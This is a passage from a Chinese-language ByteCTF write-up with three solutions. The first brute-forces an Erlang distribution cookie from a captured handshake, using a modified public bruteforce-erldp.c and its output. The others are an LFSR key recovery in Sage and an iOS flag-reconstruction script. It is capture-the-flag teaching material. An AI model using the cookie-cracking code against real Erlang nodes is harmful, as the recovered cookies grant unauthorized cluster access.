> Ethernet II, Src: ee:ff:ff:ff:ff:ff (ee:ff:ff:ff:ff:ff), Dst: Xensource_38:64:de (00:16:3e:38:64:de)
> Internet Protocol Version 4, Src: 172.20.10.24, Dst: 172.20.10.4
> Transmission Control Protocol, Src Port: 40208, Dst Port: 25672, Seq: 26, Ack: 49, Len: 23
v Erlang Distribution Protocol
    Length: 21
    Tag: 'r'
    Challenge: 0x60ea7bde
    Digest: b98dcb8092e7b706c96d17dbd9df63c3

0000  00 16 3e 38 64 de ee ff  ff
0010  00 4b 90 e3 40 00 40 06  3d
0020  0a 04 9d 10 64 48 09 14  16
0030  01 f6 f8 ad 00 00 01 01  08
0040  2f 7e 00 15 72 60 ea 7b  de
0050  06 c9 6d 17 db d9 df 63  c3
```

cookie生成算法有问题，已有公开的攻击脚本

https://github.com/gteissier/erl-matter/tree/ab793cd4252f0c4cfe4e7543620b0c56d5f3b7be

修改 bruteforce-erldp.c 代码，不需要socket connect

```
227
228     for (; w->current_interval != NULL; w->current_interval = TAILQ_NEXT(w->current_interval, _next)) {
229       start = w->current_interval->start + w->index;
230       stop = w->current_interval->stop;
231
232       for (seed = start; seed <= stop && !quit; seed += n_workers) {
233         create_cookie(seed, cookie, sizeof(cookie));
234
235         // challenge = (buffer[7]<<24) + (buffer[8]<<16) + (buffer[9]<<8) + (buffer[10]<<0);
236         // challenge = 0x60ea7bde;
237         // challenge = 0;
238         challenge = 0x2105e7fd;
239         //OXZHUNYQHJBWDLCGNUKZ
240         compute_response(sizeof(cookie), cookie, challenge, (uint8_t *) &send_challenge_reply[7]);
241         if(memcmp(ACCEPTHASH,&send_challenge_reply[7],16) == 0){
242           printf("\nfound cookie = %.*s\n", 20, cookie);
243           quit = 1;
244           return NULL;
245         }
246
247         w->cumulative_seeds += 1;
248
249
250   failed_handshake:
251
252
253         if (interconnection_gap) {
254           usleep(interconnection_gap);
255         }
256       }
257
```

```
bruteforce using 16 concurrent threads
creating new interval 0 -> 68719476735 100.000000
Erlang distribution cookie bruteforce is starting, sweeping through 1 seed intervals
 80643253 seed/s (0 conn/s, 0 fails/s)          0.59369% (1/1)
found cookie = OXZHUNYQHJBWDLCGNUKZ
 18504658 seed/s (0 conn/s, 0 fails/s)          0.62062% (1/1)
```

`ByteCTF{e1347d3b4a848e4fc850b069dbfab71d}`

Crypto:

magic_lfsr

画出卡诺图，注意到在out=1时有X1^X0^X3，取M_k为X_k对应的生成矩阵，则有(M_0+M_1+M_3)R=1,

但1只有127个，且这127个也不满秩，所以去掉一个线性相关的，并随机选取两个输出为0的假定正确，进行密钥恢复

代码如下

```
sage: M1=matrix(GF(2),128,128)
....: M2=matrix(GF(2),128,128)
....: M3=matrix(GF(2),128,128)
....: M4=matrix(GF(2),128,128)
....: for i in range(127):
....:     M1[i+1,i]=1
....:     M1[0,i]=bin(mask1)[i+2]=="1"
....:     M1[0,127]=bin(mask1)[129]=="1"
....:     M2[i+1,i]=1
....:     M2[0,i]=bin(mask2)[i+2]=="1"
....:     M2[0,127]=bin(mask2)[129]=="1"
....:     M4[i+1,i]=1
....:     M4[0,i]=bin(mask4)[i+2]=="1"
....:     M4[0,127]=bin(mask4)[129]=="1"
....:     M3[i+1,i]=1
....:     M3[0,i]=bin(mask3)[i+2]=="1"
....:     M3[0,127]=bin(mask3)[129]=="1"
....:
sage: Mk=matrix(GF(2),270,128)
sage: for i in range(270):
....:     Mk[i]=(M1^(i+2))[0]+(M2^(i+2))[0]+(M4^(i+2))[0]
....:
```

```
sage: ones=[]
....: for i in range(270):
....:     if (bin(out)[2:].zfill(270))[i]=="1":
....:         ones.append(i)
....: len(ones)
127
sage: del ones[ones.index(11)]
sage: dic={}
....: for i,j in product(range(270),repeat=2):
....:     if i in ones or j in ones:
....:         continue
....:     check=ones+[i,j]
....:     #print(det(Mk[check]))
....:     if rank(Mk[check])==128:
....:         R=(Mk[check]^(-1))*vector(GF(2),[1]*126+[0,0])
....:         if tuple(R) not in dic:
....:             dic[tuple(R)]=0
....:         dic[tuple(R)]+=1
....: len(dic)
3
sage: for key in dic:
....:     k=int("".join([str(i) for i in key][::1]),2)
....:     cipher = AES.new(long_to_bytes(k), mode=AES.MODE_ECB)
....:     print(cipher.decrypt(enc))
....:
b'[illegible]'
b'\xe0\x07J\xf4\x02\xc1\xd4\x85\x95\xe8\x01\xdf\x07\xe6\x03U\xec\xe8]p\x
x97'
b'w\xb8\xc3`\xde\xd6FnyM\xa5\xdc\xae\xbei\xa1\xfa\xb1i\xc7\\\xef\xe1X&m[
```

Mobile:

极限逃脱

viewController 分别点进去可以直接看到 5 段内容

```
v10 = objc_retainAutoreleasedReturnValue(-[NSString componentsSeparatedByString:](v5, "componentsSeparatedByString:", CFSTR("-")));
if ( -[NSArray count](v10, "count") > 4 )
{
  v47 = objc_retainAutoreleasedReturnValue(-[ViewController first](self, "first"));// ffb53588-b092-bd3e-e777-a67be199da4b
  v12 = objc_retainAutoreleasedReturnValue(-[ViewController second](self, "second"));// b092
  v13 = objc_retainAutoreleasedReturnValue(-[ViewController third](self, "third"));
  v41 = objc_retainAutoreleasedReturnValue(-[ViewController fourth](self, "fourth"));
  v44 = v13;
  v45 = objc_retainAutoreleasedReturnValue(-[ViewController fifth](self, "fifth"));
  v46 = v12;
  v40 = objc_retainAutorelease(
          objc_retainAutoreleasedReturnValue(
            +[NSString stringWithFormat:](
              &OBJC_CLASS___NSString,
              "stringWithFormat:",
              CFSTR("{%@-%@-%@-%@-%@}"),
              v45,
              v12,
              v13,
```

然后按照下面那个格式拼起来，sha256 -> hexdigest，再经过 5 次替换，最后分别和输入的 5 段比较

也就是只要复刻flag 生成逻辑就行

```
  v15 = strlen(v14);
  CC_SHA256(v14, v15, md);
  v16 = objc_retainAutoreleasedReturnValue(+[NSMutableString string](&OBJC_CLASS___NSMutableString, "string"));
  for ( i = 0LL; i != 32; ++i )
    objc_msgSend(v16, "appendFormat:", CFSTR("%02x"), md[i]);
  v18 = objc_retainAutoreleasedReturnValue(objc_msgSend(v16, "substringWithRange:", 1LL, objc_msgSend(v47, "length")));
  v19 = objc_retainAutoreleasedReturnValue(objc_msgSend(v18, "stringByReplacingOccurrencesOfString:withString:", CFSTR("a"), CFSTR("b")));
  objc_release(v18);
  v20 = objc_retainAutoreleasedReturnValue(
          objc_msgSend(
            v16,
            "substringWithRange:",
            (char *)objc_msgSend(v47, "length") + 1,
            objc_msgSend(v46, "length")));
  v38 = objc_retainAutoreleasedReturnValue(objc_msgSend(v20, "stringByReplacingOccurrencesOfString:withString:", CFSTR("b"), CFSTR("c")));
  objc_release(v20);
  v21 = objc_retainAutoreleasedReturnValue(
          objc_msgSend(
            v16,
            "substringWithRange:",
            (char *)objc_msgSend(v46, "length") + 1,
            objc_msgSend(v13, "length")));
  v43 = objc_retainAutoreleasedReturnValue(objc_msgSend(v21, "stringByReplacingOccurrencesOfString:withString:", CFSTR("c"), CFSTR("d")));
  objc_release(v21);
  v22 = objc_retainAutoreleasedReturnValue(
000084F0 -[ViewController secondButtonClicked:]:129 (1000084F0)
```

```python
from hashlib import sha256

a = 'ffb53588-b092-bd3e-e777-a67be199da4b'

b = a.split('-')

c = f'{{{b[4]}-{b[1]}-{b[2]}-{b[3]}-{b[4]}}}'
print(c)
md = sha256(c.encode()).hexdigest()

print(md)
assert len(md) == 64

rep = lambda arr, s, e, c: (arr := arr[s:])[:e].replace(c, chr(ord(c)+1))

s1 = rep(md, 1, len(b[0]), 'a')
```

```python
s2 = rep(md, len(b[0])+1, len(b[1]), 'b')
s3 = rep(md, len(b[1])+1, len(b[2]), 'c')
s4 = rep(md, len(b[2])+1, len(b[3]), 'd')
s5 = rep(md, len(b[3])+1, len(b[4]), 'e')

print(f'ByteCTF{{{s1}-{s2}-{s3}-{s4}-{s5}}}')
```

问卷调查

填完问卷即可